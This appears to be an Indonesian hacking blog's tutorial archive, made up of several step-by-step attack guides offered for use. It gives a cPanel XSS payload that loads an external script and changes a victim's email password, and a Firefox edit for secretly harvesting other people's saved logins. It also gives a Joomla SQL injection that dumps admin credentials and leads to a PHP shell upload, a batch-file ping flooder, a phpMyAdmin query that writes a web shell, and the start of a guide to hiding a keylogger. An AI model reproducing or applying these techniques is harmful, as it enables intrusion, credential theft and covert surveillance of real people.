Showing posts with label Hacking Tutorial. Show all posts

Sunday, February 20, 2011

Tutorial Hacking Attack With XXS From Control Panel


Cpanel adalah aplikasi pengelolaan hosting yang sangat vital karena dengan aplikasi ini seseorang bisa mengelola semua hal yang terkait dengan hosting antara lain website, email, kunci SSL dan PGP, mysql database, DNS, domain dan masih banyak lagi. Oleh karena itu sangat berbahaya bila account cpanel seseorang berhasil dibajak orang lain. Dalam artikel ini akan saya jelaskan salah satu serangan yang sangat berbahaya, yaitu XSS (Cross Site Scripting) pada File Manager Cpanel, serangan ini menyerang pengguna yang sedang login dalam cpanel, kemudian menjalankan script dengan hak yang sama dengan pemilik account cpanel. Vulnerability ini saya temukan di cpanel versi 11.24.4-CURRENT.

Sekilas tentang CPanel File Manager



Cpanel terdiri dari berbagai macam aplikasi, salah satunya adalah file manager, yang berfungsi untuk mengelola file dalam account hosting. Dengan file manager, seorang pengguna bisa menghapus, membuat, mengedit file dalam file system.

File manager pada cpanel ada dua, yaitu “File Manager” dan “Legacy File Manager”. Perbedaan keduanya hanya pada soal tampilan saja. Legacy adalah versi dengan tampilan yang lebih sederhana dan tidak terlalu banyak menggunakan javascript. Namun dari sisi fungsi keduanya relatif sama, hanya ada penambahan fitur compress, ekstrak pada versi modernnya.

Standard file manager


Legacy file manager


Persistent XSS Attack by Crafting Malicious File Name

Kedua jenis file manager cpanel rentan terhadap serangan XSS. File manager cpanel tidak memfilter nama file yang ditampilkan di web sehingga attacker bisa menginjeksi script atau kode html dengan cara membuat file dengan nama yang mengandung kode html dan javascript.
Dilihat dari tingkat bahayanya, serangan pada Legacy File Manager lebih berbahaya karena hanya dengan melihat nama filenya saja malicious code yang dikirimkan attacker akan dieksekusi browser. Dalam file manager yang standard, cpanel berhasil memfilter karakter berbahaya dari nama file sehingga malicious code tidak dieksekusi dalam halaman daftar file. Namun, cpanel rupanya lupa untuk memfilter task delete, copy, move, code/html editor,compress, change permission. Agar malicious code attacker dieksekusi browser, korban harus memilih file tersebut dengan checkbox, kemudian melakukan salah satu diantara: delete,copy,move,edit,compress atau change permission.
Jadi jelas bahwa serangan xss ini lebih berbahaya pada Legacy File Manager, karena korban tidak perlu berbuat apa-apa lagi selain melihat daftar file dalam suatu folder. Oleh karena itu dalam artikel ini saya akan memfokuskan pembahasan pada serangan ke Legacy File Manager namun dengan exploit yang bisa bekerja di kedua jenis file manager.

Attacking Legacy File Manager (LFM)

Mari kita lihat bagaimana LGM menampilkan nama file dalam daftar file di web. Gambar di bawah ini menunjukkan bagaimana 2 file dalam suatu folder ditampilkan di web.

File list in legacy file manager



Ada dua file yang saya jadikan contoh di atas, yaitu:



Ada tiga hal yang bisa disimpulkan dari cara cpanel menampilkan nama file:

Tiap nama file ditulis sebagai bagian dari URL pada query string dir=PATH&file=NAMAFILE. URL tersebut diapit oleh karakter double quote sehingga attacker harus menambahkan double quote . Kemudian harus diikuti juga dengan karakter > agar menutup tag sebelumnya dan tag selanjutnya dianggap tag yang terpisah.
Bila nama file mengandung karakter double quote (“), maka akan diawali dengan backslash menjadi \”. Ini akan menjadi masalah, sehingga attacker harus menghindari double quote dalam nama file agar serangannya berhasil. Double quote yang boleh dimasukkan hanya pada awal nama file seperti pada paragraf di atas.
Tiap nama file akan ditampilkan sebanyak 3x. Ini tidak terlalu bermasalah, hanya fakta bahwa script yang diinjeksi attacker akan dieksekusi 3x oleh browser.
Batasan dalam pembuatan nama file oleh sistem operasi juga perlu diperhatikan. Contoh dalam artikel ini menggunakan cpanel di Linux sehingga batasan nama file yang dibolehkan mengikuti aturan Linux. Nama file di linux maksimum sepanjang 256 karakter. Karakter yang terlarang digunakan salah satunya adalah slash (/). Oleh karena itu attacker harus bisa membuat serangan dengan nama file tidak lebih dari 256 karakter dan tidak boleh mengandung karakter slash.

Attack using IMG tag to load external script

Karena batasan dari cpanel dan filesystem yang dijelaskan di atas, maka attacker harus membuat nama file seperti berikut ini:
* Panjang maksimum 256 karakter.
* Tidak mengandung karakter terlarang seperti slash dan double quote.
Karena tidak mungkin serangan yang efektif bisa dilancarkan bila hanya mengandalkan 256 karakter saja, attacker harus membuat browser me-load external script. Sayangnya penggunaan tag script tidak dimungkinkan karena tag ini menuntut digunakannya tag yang mengandung karakter slash.

Cara yang saya pakai agar browser mau meload script external adalah:

1. Menginjeksi javascript dalam tag img
2. Javascript dalam tag img melakukan document.write() yang isinya adalah tag script dengan atribut src dari url luar.
Saya memilih menggunakan tag IMG karena tag ini sifatnya tunggal, tidak perlu ditutup dengan tag . Bagaimana caranya tag img bisa mengeksekusi javascript?

Awalnya saya mencoba memasukkan javascript dalam atribut SRC, namun ternyata cara ini tidak berlaku di firefox. Kemudian saya coba letakkan script dalam atribut onError, yang artinya bila image dalam tag img ini gagal diload, maka script dalam atribut onError akan dieksekusi. Dengan cara ini maka agar script dalam onError selalu dieksekusi, maka saya harus membuat image selalu gagal diload. Itu mudah saya hanya perlu mengosongkan atribut SRC, sehingga img selalu gagal loading dan artinya script selalu dieksekusi. Cara ini berhasil di Firefox dan Internet Explorer, saya belum coba untuk browser lainnya.

Ada satu masalah lagi, yaitu bagaimana cara menghindari penggunaan karakter slash dalam menyebutkan URL? URL berisi script biasanya dalam bentuk http://evilsite.com/path/file.js, sehingga minimal mengandung 3 karakter slash. Nantinya url ini akan dimasukkan dalam atribut SRC dalam tag script.

Namun tag script tidak langsung dituliskan dalam nama file, melainkan ditulis oleh javascript dalam tag img dengan fungsi document.write(). Fungsi document.write meminta masukan berupa string, yang nantinya akan kita isi dengan tag script. Karena masukannya berupa string, maka saya bisa pakai fungsi String.fromCharCode() untuk menghasilkan string dari kode ASCII.

URL external berisi script yang akan saya injeksikan adalah: http://ilmuhacking[dot]com/x.js . Sehingga script dalam tag img harus membuat tag berikut dengan fungsi document.write():


Javascript untuk membuat tag script dengan url seperti di atas adalah:

document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,1

Deretan angka pada fungi String.fromCharCode adalah kode ASCII dari masing-masing karakter dari script tag yang akan meload external script. Javascript tersebut harus dimasukkan ke dalam atribut onError dari tag img. Jadi tag img yang akan dipakai untuk meload external javascript adalah berikut ini:



Sebelumnya sudah saya jelaskan bahwa nama file ditampilkan dalam source htmlnya sebagai bagian dari tag lain. Contohnya adalah tag berikut:



Bila attacker memasukkan tag img, yang terjadi adalah:



Perhatikan bahwa tag img tersebut terlihat sebagai bagian dari atribut href dari tag A sehingga browser tidak menganggap ada tag image. Agar attacker bisa menginjeksi tag img dengan benar, maka tag A yang melingkupi harus ditutup dulu. Cara menutupnya adalah dengan menambahkan dua karakter: “>



Gambar di atas adalah penjelasan mengapa diperlukan double quote dan > di awal. Dalam gambar diberikan 3 contoh, dari nama file yang normal, kemudian nama file dengan tag img, dan terakhir diawali dengan double quote dan greater than (“>). Nama file tanpa diawali “> akan menjadi bagian dari atribut href dari tag A, namun bila diawali dengan “> maka karakter sesudah 2 karakter itu sudah bukan bagian dari tag A.
Jadi sesuai penjelasan di atas, nama file yang akan dijadikan serangan harus diawali dengan “> sehingga nama file akhir yang harus dibuat untuk melakukan serangan adalah:




Dalam gambar di atas saya menunjukkan cara membuat file dengan nama yang mengandung tag img dari console Linux. Membuat file bisa juga dilakukan dengan upload file bila di web tersebut memberikan kebebasan penggunanya untuk upload misal untuk gambar profil atau album foto. Setelah file yang namanya mengandung exploit xss dibuat, maka berikutnya bila seseorang membuka cpanel dan melihat daftar file dalam folder tempat exploit xss berada, maka script attacker akan dieksekusi browser, secara otomatis, tanpa perlu pengguna berbuat sesuatu lagi.


Attacking (Standard) File Manager

Exploit yang saya jelaskan untuk LFM bisa juga dipakai untuk standard file manager. Hanya saja bedanya script yang diinjeksi attacker hanya bisa dieksekusi bila korban memilih file tersebut lalu melakukan: delete,edit,rename,copy,move,compress,change permission. Bila korban memakai standard file manager, kemungkinan code dieksekusi tidak sebesar pada LFM. Exploit yang sama bila dilihat dengan standard file manager seperti pada gambar berikut:


Memang file list tidak vulnerable, namun bila korban memilih file tersebut, kemudian memilih salah satu diantara: delete,copy,move,rename,change permission,compress, maka script akan dieksekusi seperti pada gambar berikut:



Remote Attack Scenario

Mungkin anda mengira serangan ini hanya bisa dilancarkan secara lokal, setidaknya harus memiliki akses membuat file. Sebenarnya serangan ini bisa dilancarkan secara remote. Salah satu skenario yang mungkin adalah:

“Pada web dengan fitur album foto memungkinkan pengguna untuk upload gambar. Attacker bisa melancarkan serangan ini secara remote dengan upload file gambar dengan malicious file name, kemudian menunggu owner website browsing dengan Cpanel File Manager. Ketika cpanel file manager menampilkan file dengan malicious name ke browser owner…Boom! Ranjau diinjak korban, script attacker akan dieksekusi.”

Example Payload: Changing Victim Email Address



Setelah berhasil membuat browser mengeksekusi remote script, kini saya bebas mengisi script dengan apa pun yang saya inginkan. Dalam artikel ini saya akan memberi contoh script untuk mengubah password email korban dengan menggunakan fungsi AJAX.
Form untuk mengubah password email tidak memerlukan current password, pengguna hanya perlu memasukkan password baru saja. Oleh karena itu saya bisa membuat script yang melakukan submit form tersebut. Script untuk mengubah password email korban adalah:

var http_request = false;
function makePOSTRequest(url, parameters) {
http_request = false;
if (window.XMLHttpRequest) { // Mozilla, Safari,…
http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
// set type accordingly to anticipated content type
//http_request.overrideMimeType(‘text/xml’);
http_request.overrideMimeType(‘text/html’);
}
} else if (window.ActiveXObject) { // IE
try {
http_request = new ActiveXObject(“Msxml2.XMLHTTP”);
} catch (e) {
try {
http_request = new ActiveXObject(“Microsoft.XMLHTTP”);
} catch (e) {}
}
}
if (!http_request) {
alert(‘Cannot create XMLHTTP instance’);
return false;
}
http_request.onreadystatechange = alertContents;
http_request.open(‘POST’, url, true);
http_request.setRequestHeader(“Content-type”, “application/x-www-form-urlencoded”);
http_request.setRequestHeader(“Content-length”, parameters.length);
http_request.setRequestHeader(“Connection”, “close”);
http_request.send(parameters);
}
function alertContents() {
if (http_request.readyState == 4) {
if (http_request.status == 200) {
//alert(http_request.responseText);
result = http_request.responseText;
alert(result);
} else {
alert(‘There was a problem with the request.’);
}
}
}
var poststr =
“quota=” + encodeURI(“250″) +
“&password2=” + encodeURI(“newpassword”) +
“&password=” + encodeURI(“newpassword”) +
“&email=” + encodeURI(“testing”) +
“&domain=” + encodeURI(“ilmuhacking.com” );
makePOSTRequest(‘/frontend/x3/mail/dopasswdpop.html’, poststr);

Script di atas melakukan POST request dengan fungsi AJAX, ke URL /frontend/x3/mail/dopasswdpop.html bersama dengan POST data: quota (dalam mega byte), password, password2, email dan domain.
Masih banyak payload lain yang bisa dibuat antara lain membuat user mysql baru, mencuri private key PGP dsb. Semua yang bisa dilakukan korban ketika login cpanel, bisa juga dilakukan dengan exploit script xss.


Wednesday, February 16, 2011

Hacking Tutorial Dengan Menggunakan Mozilla Firefox


Dengan javascript ini browser kita akan otomatis nge-save semua username & password tanpa ada konfirmasi "Save Password"
Intinya adalah menghilangkan notifikasi pop-up simpan pesan pada firefox / flock

Langsung ke kita coba:

1. Lihat Versi Firefox , bisa berjalan di versi 3.6

2. Pastikan komputer kita gak ada deepfreeze

3. Msuk k Local disk C: , plih Program Files => Mozilla Firefox => Components..

Cari file yang bernama
"Ns Login Manager Prompter.js"
Buka Dengan notepad kemudian tambahkan kode berikut :
_showSaveLoginNotification :
function (aNotifyBox, aLogin) {
var pwmgr = this._pwmgr;
pwmgr.addLogin(aLogin);
},
Ingat kode tersebut ditambahkan diantara script dibawah ini
gunakan fitur find pada notepad untuk mempercepat pencarian.

Hasilnya seperti ini :
/*
* _showSaveLoginNotification
*
* Displays a notification bar
(rather than a popup), to allow
the user to
* save the specified login. This
allows the user to see the
results of
* their login, and only save a
login which they know worked.
*
*/


_showSaveLoginNotification :
function (aNotifyBox, aLogin) {
var pwmgr = this._pwmgr;
pwmgr.addLogin(aLogin);
},

/*
* _removeLoginNotifications
*
*/
4. Kemudian Save,
5. Jalankan firefox dan coba masuk ke situs yang ada form login , masukkan username & password .
Setelah anda klik login / sig in tidak akan muncul popup Remember Password.

Kemudian klik toolbar View => options => Security => Saved Password
pasti ada keterangan situs dan usernamenya , untuk memunculkan klik "Show Password"
(ada notify box, klik Yes )

Alhasil nama situs beserta username dan password akan terlihat ,
Nah , bayangkan seandainya banyak orang yang gunain komputer / laptop anda , anda akan banyak menemukan username & password dari teman-teman anda.
hehehe
sekian, mohon jangan disalahgunakan ...

Wednesday, February 9, 2011

Tutorial Hacking With SQL Injection Pada Joomla


ok langsung saja kita menuju step by step dalam pengerjaannya.

==========
[+] step 1
==========

Buka google.. ketik keyword :
Code:
"inurl:/index.php?option=com_huruhelpdesk\"

Atau silahkan ke sini untuk liat Exploitnya Databasenya : Exploit Database

Tes satu per satu
coba kita ambil yang ini :


==========
[+] step 2
==========

Pasang exploit..
/index.php?option=com_huruhelpdesk&view=detail&cid[0]=-1/**/union/**/select/**/1,2,3,concat(username,0x3a,password,0x3a,email),5,6,7+from+jos_users--

Maka akan menghasilkan gambar seperti dibawah ini:


Nah kita akan melihat admin nya... :P

==========
[+] step 3
==========

Coba kita reset password nya :
/index.php?option=com_user&view=reset

hmmm... minta email dia.. masukin saja email admin tadi..

Then enter..

==========
[+] step 4
==========


Minta activation pula
hmm.. gimana ne?
tenang.. kita cari dulu activationnya :
Code:
/index.php?option=com_huruhelpdesk&view=detail&cid[0]=-1/**/union/**/select/**/1,2,3,concat(username,0x3a,password,0x3a,email,0x3a,activation),5,6,7+from+jos_u​sers--


Tuh kan keluar activatifasinya
hehehe
:)
lanjut...

copas aja ke yang tadi.. enter.. :)

==========
[+] step 5
==========

copas aja ke yang tadi.. enter.. :)


==========
[+] step 6
==========

Hehehehe
Dia minta pasword baru tu.. kasih aja..


==========
[+] step 7
==========


OK langsung aja masuk ke admin nya..
http://[site]/[pacth]/administrator


==========
[+] step 8
==========


masuk ternyata.. heheh
sabar²..


nah.. di sini ente harus ubah dulu "Global configuration" nya
lalu setelah itu masuk ke "media manager"

==========
[+] step 9
==========


Nah.. kita ke global configuration terlebih dahulu...

Ubah media settingnya, tambahin aja extension PHP


jangan lupa di save..
:D

==========
[+] step 10
==========

OK
lanjut..

Buka media manager..

nah, ini tahap terakhir..


Silahkan Upload Shell php mu..
seep selesai..

Bila tidak ada tulisan berwarna merah berarti berhasil..

Maka Shell kita akan berada di sini :
http://[site]/[pacth]/images/namashell.php

OK sekarang terserah kalian.. mau diapain tu site..

saran saya.. kalo bisa..
upload aja lagi shell di directory yang lain..
lalu hapus shell yang di directory images tadi..

sekian aja dulu
Selamat mencoba.. :D

Thursday, January 20, 2011

Tutorial Membuat serangan DDOS dari Notepad


Di sini aku cuma mau berbagi ilmu dengan kalian cara membuat
aplikasi DDOS(Distributed Denial of Service)dengan bantuan BatchFile.Berserta penjelasan
dari source code ini.


---------------
Tahap pembuatan
---------------

Yang di perlukan dalam pembuatan ini adalah
1.Notepad
2.salin script ini ke notepad
@echo off
mode 67,16
title DDOS Attack
color 0a
cls
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo DDOS With Batchfile
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo.
set /p x=Server-Target:
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ping %x%
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo.
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0c
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS

3.save dengan ekstensi batchfile
contoh:DDOS.bat

----------
Cara Pakai
----------


Pada menu Server-Target masukan
alamat web yang ingin di DDOS
contohnya seperti ini:


disini saya mencoba meng DDOS Google,setelah itu

tekan "ENTER" hasil seperti ini :



kemudian masukan hasil ip dari ping tadi di ip host dan
untuk Packet Size itu untuk mengirim berapa byte jadi
ukuran Size terserah anda
contohnya seperti ini :


ke mudian tekan "ENTER" hasil seperti ini :



jika seperti gambar di atas berarti Proses DDOS berhasil di jalankan
tergantung anda ingin men DDOS sampai berapa lama.

-----------
Penjelasan
-----------

ok saya akan memberi sedikit penjelasan source code :

@echo off
*Menyebabkan perintah tidak ditampilkan ketika dilaksakan/di execute

mode 67,16
*Membentuk layar pada command prompt dengann ukuran lebar "67" dah tinggi "16"

Title DDOS Attack
*membuat judul dengan nama ""

Color 0a
*membuat layar berwarna,
pada angka 0->untuk membuat background Hitam dan a->untuk membuat tulisan menjadi Hijau Terang

cls
*membersihkan layar sehingga command seperti 

@echo off
mode 67,16
title DDOS Attack
color 0a
tidak di tampilkan

echo
*akan menampilkan baris kosong

echo.
*untuk memberi tanda longkap

Ä
* membuat garis lurus
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo DDOS With Batchfile
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo.


set /p x=Server-Target:
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ping %x%
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

*artinya hasil dari "Server-Target:" akan di nyatakan x
setelah itu x akan di Ping

@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next

*memberi waktu pause sebanyak 5 second dan diteruskan ke Next

:Next
echo.
echo.
echo.
set /p y=ip Host:
echo.
set /p z=Packet Size:
echo.

*setelah ke Next ,
pada "ip Host:" akan di nyatakan y dan "Packet Size:" akan di nyatakan z
setelah itu di teruskan ke DDOS

:DDOS
color 0c

*membuat warna merah terang

echo Attacking Server %y%
ping %y% -i %z% -t >nul
goto DDOS

*artinya setelah memasukan nilai y dan nilai z 
hasil nilai y akan di tampung di %y%
dan penge PING an nilai y dan pengiriman size yg di yatakan pada
nilai z setelah berhasil di lanjutkan ke :DDOS
karena mengunakan goto(perulangan)

Sekian Dulu Dari Saya Semoga Bermanfaat.

Tuesday, January 18, 2011

Tutorial Uploading Shell Via phpMyAdmin


Ok Langsung Ke Pembahasan yah..



Silahkan Ikuti Gambar" Di bawah ini jika kalian ingin Mengupload shell kalian via phpMyAdmin, dalammelakukan aksi hacking yang kalian lakukan.

1. Create Database di phpMyAdmin



Lalu Silahkan Klik Edit

Dan silahkan gantikan Query SQL yang seperti dibawah ini


Lalu Ganti Query Di atas Tersebut dengan Query dibawah ini.

use mysql; 

DROP TABLE IF EXISTS `temptab`; 

CREATE TABLE temptab (codetab text); 

INSERT INTO temptab (codetab) values ('
'); 

SELECT * INTO OUTFILE 'C:/xampp/htdocs/shell.php' from temptab; 

DROP TABLE temptab; 

FLUSH LOGS;



Terus Kalian Harus Memperhatikan Script Dibawah ini ;
SELECT * INTO OUTFILE 'C:/xampp/htdocs/shell.php' from temptab;

Nah Disitulah Script kita berada,dimana shell kita tersimpan didalamnya.


Kalau Sudah semuanya selesai silahkan Panggil File / Shell kalian yang sudah ter upload tadi lewat phpMyAdmin.


Nah Sekian Dulu Dari saya , Nanti kita lanjutkan untuk Tutor yang lainnya lagi :D

Wednesday, January 12, 2011

Ardamax Keylogger V3.0 Complete Download + Tutorial + Guide

Kali ini saya akan Membahas tentang keylogger dan ada sedikit tips and trick serta cara menginstalnya agar tidak terdeteksi.
Pertama-tama Download Ardamax Keylogger dan Install. Untuk Ardamax Keylogger V3.0 dapat Kalian Dowload Dibawah ok.

Setting UP Keylogger


Setelah Selesai Di install kalian akan melihat Icon kecil di taskbar anda sebelah kanan bawah seperti gambar ini :


Kalian Klik Kanan Pada Icon Ardamax tsb dan masukkan Registration key.



Copy/Paste Registration name dan Registration key from Serial



Habis Kalian Tekan OK maka akan Muncul Top-up Yang menyatakan Kalian telah Sukses Registrasi.


Creating the Keylogger Engine:

